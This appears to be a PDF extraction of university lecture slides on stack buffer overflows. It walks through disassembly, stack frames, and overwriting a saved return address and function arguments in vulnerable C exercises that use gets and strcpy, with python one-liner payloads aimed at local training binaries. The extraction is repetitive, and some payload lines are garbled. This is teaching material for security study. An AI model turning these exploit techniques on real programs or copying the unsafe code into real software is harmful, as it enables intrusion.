1277: 48 8d 45 f6 lea rax, [rbp-0xa]
127b: 48 89 d6    mov rsi, rdx
127e: 48 89 c7    mov rdi, rax
1281: e8 aa fd ff ff call 1030 <strcpy@plt>
1286: 83 7d fc 00 cmp DWORD PTR [rbp-0x4], 0x0
128a: 74 0c      je 1298 <vulfoo+0x3a>
128c: b8 00 00 00 00 mov eax, 0x0
1291: e8 f3 fe ff ff call 1189 <print_flag>
1296: eb 0c      jmp 12a4 <vulfoo+0x46>
1298: 48 8d 3d a6 0d 00 00 lea rdi, [rip+0xda6] # 2045 <_IO_stdin_used+0x45>
129f: e8 9c fd ff ff call 1040 <puts@plt>
12a4: b8 00 00 00 00 mov eax, 0x0
12a9: c9        leave
12aa: c3        ret
```

Exercise: code/overflowlocal2

```
int vulfoo(int i, char* p)
{
    int j = i;
    char buf[6];

    strcpy(buf, p);

    if (j == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo(argc, argv[1]);
}
```

Shell Command

Run a program and use another program's output as a parameter

```
./program $(python3 -c "print ('\x12\x34'*5)")
```

Shell Command

Compute some data and redirect the output to another program's stdin

```
python3 -c "print ('A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12')" | ./program
```

Overwrite RET Control-flow Hijacking

Return address and Function frame pointer

Saved (old) EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

- An attacker can overwrite the saved **EIP/RIP** value on the stack
 - The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
 - Where the program will start executing the attacker's code
- One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: overflowret1_32

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("The addr of print_flag is %p\n", print_flag);
    vulfoo();
    printf("I pity the fool!\n");
}
```



gets()

- `gets()` reads a line from `stdin` into the buffer pointed to by `s` until either a terminating newline or EOF, which it replaces with a null byte (`'\0'`).
- No check for buffer overrun is performed (see BUGS below).
- An unsafe function. Never use this when you program.

00001338 <vulfoo>:


```
1338:  f3 0f 1e fb    endbr32
133c:  55             push  ebp
133d:  89 e5          mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50            push  eax
1349:  e8 fc ff ff ff call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9            leave
1357:  c3            ret
```

esp




00001338	<vulfoo>:	
1338:	f3 0f 1e fb	endbr32
133c:	55	push ebp
133d:	89 e5	mov ebp,esp
133f:	83 ec 18	sub esp,0x18
1342:	83 ec 0c	sub esp,0xc
1345:	8d 45 f2	lea eax,[ebp-0xe]
1348:	50	push eax
1349:	e8 fc ff ff ff	call 134a <vulfoo+0x12>
134e:	83 c4 10	add esp,0x10
1351:	b8 00 00 00 00	mov eax,0x0
1356:	c9 c3	leave ret
1357:		

esp



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55               push  ebp  
133d: 89 e5            mov   ebp,esp  
133f: 83 ec 18         sub   esp,0x18  
1342: 83 ec 0c         sub   esp,0xc  
1345: 8d 45 f2         lea   eax,[ebp-0xe]  
1348: 50               push  eax  
1349: e8 fc ff ff ff   call 134a <vulfoo+0x12>  
134e: 83 c4 10         add   esp,0x10  
1351: b8 00 00 00 00   mov   eax,0x0  
1356: c9               leave  
1357: c3               ret
```

ebp, esp




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```

ebp



esp




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```


ebp



esp




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff    call  134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```

ebp
eax = ebp - 0xe


esp




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```

ebp
eax = ebp - 0xe


esp



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```

ebp
eax = ebp - 0xe

esp




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff ff call  134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```

ebp



esp



```

00001338 <vulfoo>:
1338:  f3 0f 1e fb      endbr32
133c:  55               push  ebp
133d:  89 e5            mov   ebp,esp
133f:  83 ec 18         sub   esp,0x18
1342:  83 ec 0c         sub   esp,0xc
1345:  8d 45 f2         lea   eax,[ebp-0xe]
1348:  50              push  eax
1349:  e8 fc ff ff     call  134a <vulfoo+0x12>
134e:  83 c4 10         add   esp,0x10
1351:  b8 00 00 00 00   mov   eax,0x0
1356:  c9              leave
1357:  c3              ret

```

```

mov esp, ebp
pop ebp

```

esp, ebp



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55              push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50            push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9            leave  
1357: c3            ret
```


mov esp, ebp

pop ebp

esp



ebp -> main's
stack frame



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55              push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50            push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9            leave  
1357: c3            ret
```

mov esp, ebp

pop ebp

esp



eip = RET



Overwrite RET


```

00001338 <vulfoo>:
1338:  f3 0f 1e fb      endbr32
133c:  55               push  ebp
133d:  89 e5           mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50             push  eax
1349:  e8 fc ff ff ff  call  134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00  mov   eax,0x0
1356:  c9             leave
1357:  c3             ret

```

ebp
 $eax = ebp - 0xe$

esp



Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56' | ./bufferoverflow_overflowret1_32"
```

Return to a function with parameter(s)

Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");
    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

```

```
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp



```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");
    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

```


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    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp →



```

int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

```

```

    exit(0);}

```

```

int vulfoo()
{
    char buf[6];

```

```

    gets(buf);
    return 0;}


```

```

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

esp, ebp



```

mov esp, ebp

```

```

pop ebp

```

```

ret

```

```

int printsecret(int i)
{
    if (i == 0x12345678)
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        printf("I pity the fool!\n");

```

```

    exit(0);}

```

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    char buf[6];

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```

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
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}

```

ebp = AAAA

esp →



```

mov esp, ebp

```

```

pop ebp

```

```

ret

```

```

int printsecret(int i)
{
    if (i == 0x12345678)
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int vulfoo()
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
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{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →

eip = Addr of printsecret



```

mov esp, ebp

```

```

pop ebp

```

```

ret

```

Change to prinsecret's point of view

```
int prinsecret(int i)
{
    if (i == 0x12345678)
        print_flag();

    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of prinsecret is %p\n",
    prinsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →



```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();

    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp, esp



push ebp

mov ebp, esp


```

int printsecret(int i)
{
    if (i == 0x12345678)
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    else
        printf("I pity the fool!\n");
    exit(0);}

```

```

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}


```

```


int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp, esp



x86, cdecl in a function



Address of i to overwrite:
Buf + sizeof(buf) + 12

(%ebp) : saved %ebp

4(%ebp) : RET

8(%ebp) : first argument

-8(%ebp) : maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();

    else
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```

```
int vulfoo()
{
    char buf[6];

```

```
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp →
eax →

0x12345678

does not matter

addr of printsecret

does not matter

buf

Exploit will be something like:

```
python -c "print 'A'*14 + '\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12' | ./overflowret2_32"
```

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
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    else
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```

```
int vulfoo()
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    char buf[6];

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```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp →
eax →

0x12345678

does not matter

addr of printsecret

does not matter

buf

Exploit will be something like:

```
python -c "print 'A'*18 + '\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./ overflowret2_32
```

**Return to a function with many
parameter(s)**

Return to function with many arguments?

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp, esp



i: Parameter 2

i: Parameter 1

RET

AAAA: saved ebp

AAAA

buf

Buffer Overflow Example: overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}


int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}


int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

**Can we return to a chain of
functions?**


(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



